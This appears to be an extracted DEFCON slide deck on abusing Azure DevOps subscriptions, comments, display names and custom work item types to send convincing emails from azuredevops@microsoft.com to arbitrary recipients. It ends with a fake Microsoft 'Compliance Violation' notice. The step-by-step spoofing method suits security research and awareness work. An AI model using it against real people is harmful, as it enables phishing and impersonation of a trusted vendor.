


MsTeams Group




Can we do better? Prerequisites

1. Sends emails from interesting email address
2. Can send emails to custom external recipients
3. Majority of the email body can be controlled
4. Email subject can be customized
5. Limited or no warning message




02 - DEFCON



Azure DevOps

- Allows sending custom emails for nearly anything:
 - Pushed Commits
 - Pull requests
 - Pipeline Builds
 - Release Deployments
 - Work item comments
 - ...



Azure DevOps

User settings
Keanu Nys

Notifications | + New subscription | ? Help

New subscription

Description: A commit is pushed

Subscriber: Keanu Nys

Deliver to: Other email (dropdown menu open showing: Preferred email, Other email, SOAP)

Address: any-email@microsoft.com

Public team project

DefCon (dropdown menu)

+ Add new clause

Previous Finish Cancel

No email
validation at all!



Azure DevOps – Commit

azuredevops@microsoft.com

Commit

Comment

This is the Commit Message.
Pretty basic, but a multi-line field.

Branch name

main

Work items to link

Search work items by ID or title

Keanu Nys pushed to the DefCon repository

AD

Azure DevOps <azuredevops@microsoft.com>
To: @pentesting1

Sun 19/07/2026 02:05

Microsoft

Azure DevOps

main updated with 1 commit

Keanu Nys pushed new changes

DefCon main updated to b6355fae

View push

Files 1

README.md

Commits 1

b6355fae: This is the Commit Message.

We sent you this notification due to a configured subscription. [View](#) | [Unsubscribe](#)

Microsoft respects your privacy. Review our Online Services [Privacy Statement](#).

One Microsoft Way, Redmond, WA, USA 98052.

Sent from Azure DevOps



Azure DevOps – Pull Request

New pull request

🔗 SecondBranch ▾ into 🔗 main ▾ ↻

Overview Files 1 Commits 1

Title

Pull request title goes here

Description

This is the Pull Request Description.

Multiline _description_ + **MarkDown** Support!
We can also have [URLs](https://www.google.com/)! 156/4000

📘 Markdown supported. Drag & drop, paste, or select files to insert.

@ # 🔗 📎 ↻ ▾ **B** *I* </> 🔗 ☰ ☷ ☸

This is the Pull Request Description.

Multiline *description* + **MarkDown** Support!
We can also have [URLs](#) 📄!

Reviewers

🔍 Search users and groups to add as reviewers

Add required reviewers

Work items to link

🔍 Search work items by ID or title ▾

Tags

Tag1 × +

☐ Set auto-complete

Create ▾

PR - Pull request title goes here DefCon 3 (Keanu Nys)

AD Azure DevOps <azuredevops@microsoft.com>
To: 🗯 pentesting1

Sun 19/07/2026 02:04

Microsoft Azure DevOps

Pull request title goes here

Keanu Nys created a new pull request

🔗 DefCon 🔗 SecondBranch merge into 🔗 main

This is the Pull Request Description.

Multiline description + **MarkDown** Support!
We can also have [URLs](#)!

View pull request

We sent you this notification due to a configured subscription. [View](#) | [Unsubscribe](#)
Microsoft respects your privacy. Review our Online Services [Privacy Statement](#).
One Microsoft Way, Redmond, WA, USA 98052.
Sent from Azure DevOps

🔍 Reply 🔍 Forward



Azure DevOps – Work Items

ISSUE 3*

3 Test Issue Title

No one selected

8 Comments Add Tag

Description

Click to add Description.

Discussion

KN

This

comment

supports HTML!

We can also include some [links](#).

Kind regards,
Keanu

B *I* U

switch to Markdown editor

Cancel Save

Issue 3 - Test Issue Title

AD Azure DevOps<azuredevops@microsoft.com>

To: @pentesting2

Sun 19/07/2026 14:43

Microsoft Azure DevOps

Keanu Nys added a comment to Issue 3

Test Issue Title

This

comment

supports HTML!

We can also include some [links](#).

Kind regards,
Keanu

View work item

Changed By Keanu Nys

We sent you this notification on behalf of [DefCon]\DefCon Team. [View](#)
Microsoft respects your privacy. Review our Online Services [Privacy Statement](#).
One Microsoft Way, Redmond, WA, USA 98052.
Sent from Azure DevOps

Azure DevOps – Change User Display Name

Microsoft Azure

Keanu Nys

Properties

Refresh Got feedback?

All **Identity** Job Information Contact Information Parental controls Settings

Display name * Keanu Nys

First name Keanu

Last name Nys

User principal name * knys @

Domain not listed? [Learn more](#)

User type Member

Microsoft Azure

Keanu Nys

Properties

Refresh Got feedback?

All **Identity** Job Information Contact Information Parental controls Settings

Display name * Microsoft

First name Microsoft

Last name


User principal name * knys @

Domain not listed? [Learn more](#)

User type Member



Azure DevOps – Custom Work Item Type




The screenshot shows the Azure DevOps interface. The top navigation bar includes the Azure DevOps logo, a breadcrumb trail 'Settings / Process', and a search bar. The left sidebar is titled 'Organization Settings' and contains several sections: 'Extensions' (with 'Microsoft Entra'), 'Security' (with 'Security overview', 'Policies', and 'Permissions'), 'Boards' (with 'Process' highlighted), and 'Pipelines' (with 'Agent pools', 'Settings', 'Deployment pools', and 'Parallel jobs'). The main content area is titled 'All processes > CustomProcess' and has three tabs: 'Work item types' (selected), 'Backlog levels', and 'Projects'. Below the tabs is a '+ New work item type' button. A table lists existing work item types with columns for 'Name' and 'Description':

Name	Description
 Epic	Epics can be defined as a large piece of work
 Issue	Issues track suggested improvements, changes
 Task	Tasks track the actual work that needs to be
 Test Case	Server-side data for a set of steps to be test
 Test Plan	Tracks test activities for a specific milestone
 Test Suite	Tracks test activities for a specific feature, re



Azure DevOps – Custom Work Item Type



Azure DevOps / Settings / Process

Organization Settings

- Extensions
- Microsoft Entra

Security

- Security overview
- Policies
- Permissions

Boards

- Process

Pipelines

- Agent pools
- Settings
- Deployment pools
- Parallel jobs

All processes > CustomProcess

Work item types Backlog levels Projects

+ New work item type

Name

- Epic
- Issue
- Task
- Test Case
- Test Plan
- Test Suite

All processes > CustomProcess

Work item types

+ New work item type

Create new work item type

Name *

Urgent Notice

Description

Urgent notice description

Icon


Icon color

[Learn more](#)

Create Cancel



Azure DevOps – Custom Work Item Type



The screenshot illustrates the steps to create a custom work item type in Azure DevOps. The interface is divided into three main sections:

- Organization Settings:** A sidebar on the left containing navigation links for Extensions, Security, Boards, Pipelines, and Parallel jobs.
- Process Settings:** The main content area, titled "All processes > CustomProcess". It features a "Work item types" tab, a "+ New work item type" button, and a list of existing work item types: Epic, Issue, Task, Test Case, Test Plan, and Test Suite.
- Work Item Creation Dialog:** A modal window titled "Create new work item type" is open. It contains a "Name" field (with a red arrow pointing to it from the "+ New work item type" button) where "Urgent Notice" has been entered, and a "Description" field with the placeholder "Urgent notice description".

Below the "Work item types" list, a "Work items" section is visible, showing a "Recently updated" filter and a "New Work Item" dropdown menu. This menu is open, displaying a list of work item types: Epic, Issue, Task, and Urgent Notice. A mouse cursor is hovering over the "Urgent Notice" option.

At the bottom right of the "Create new work item type" dialog, there are "Create" and "Cancel" buttons.



Azure DevOps – Display Name + Custom Type

Work Items

← Back to Work Items

URGENT NOTICE 4*

4 Compliance Violation

No one selected

0 Comments

Add Tag

Description

Discussion

M

This is a message from the real Microsoft.
Trust me, very real!

B *I* U             ...

[switch to Markdown editor](#)

Cancel Save

Urgent Notice 4 - Compliance Violation

AD

Azure DevOps<azuredevops@microsoft.com>

To: pentesting3

Sun 19/07/2026 15:26

Microsoft

Azure DevOps

Microsoft added a comment to Urgent Notice 4

Compliance Violation

This is a message from the real Microsoft.
Trust me, very real!


View work item

Changed By Microsoft

We sent you this notification on behalf of [DefCon]\DefCon Team. [View](#)
Microsoft respects your privacy. Review our Online Services [Privacy Statement](#).
One Microsoft Way, Redmond, WA, USA 98052.
Sent from Azure DevOps



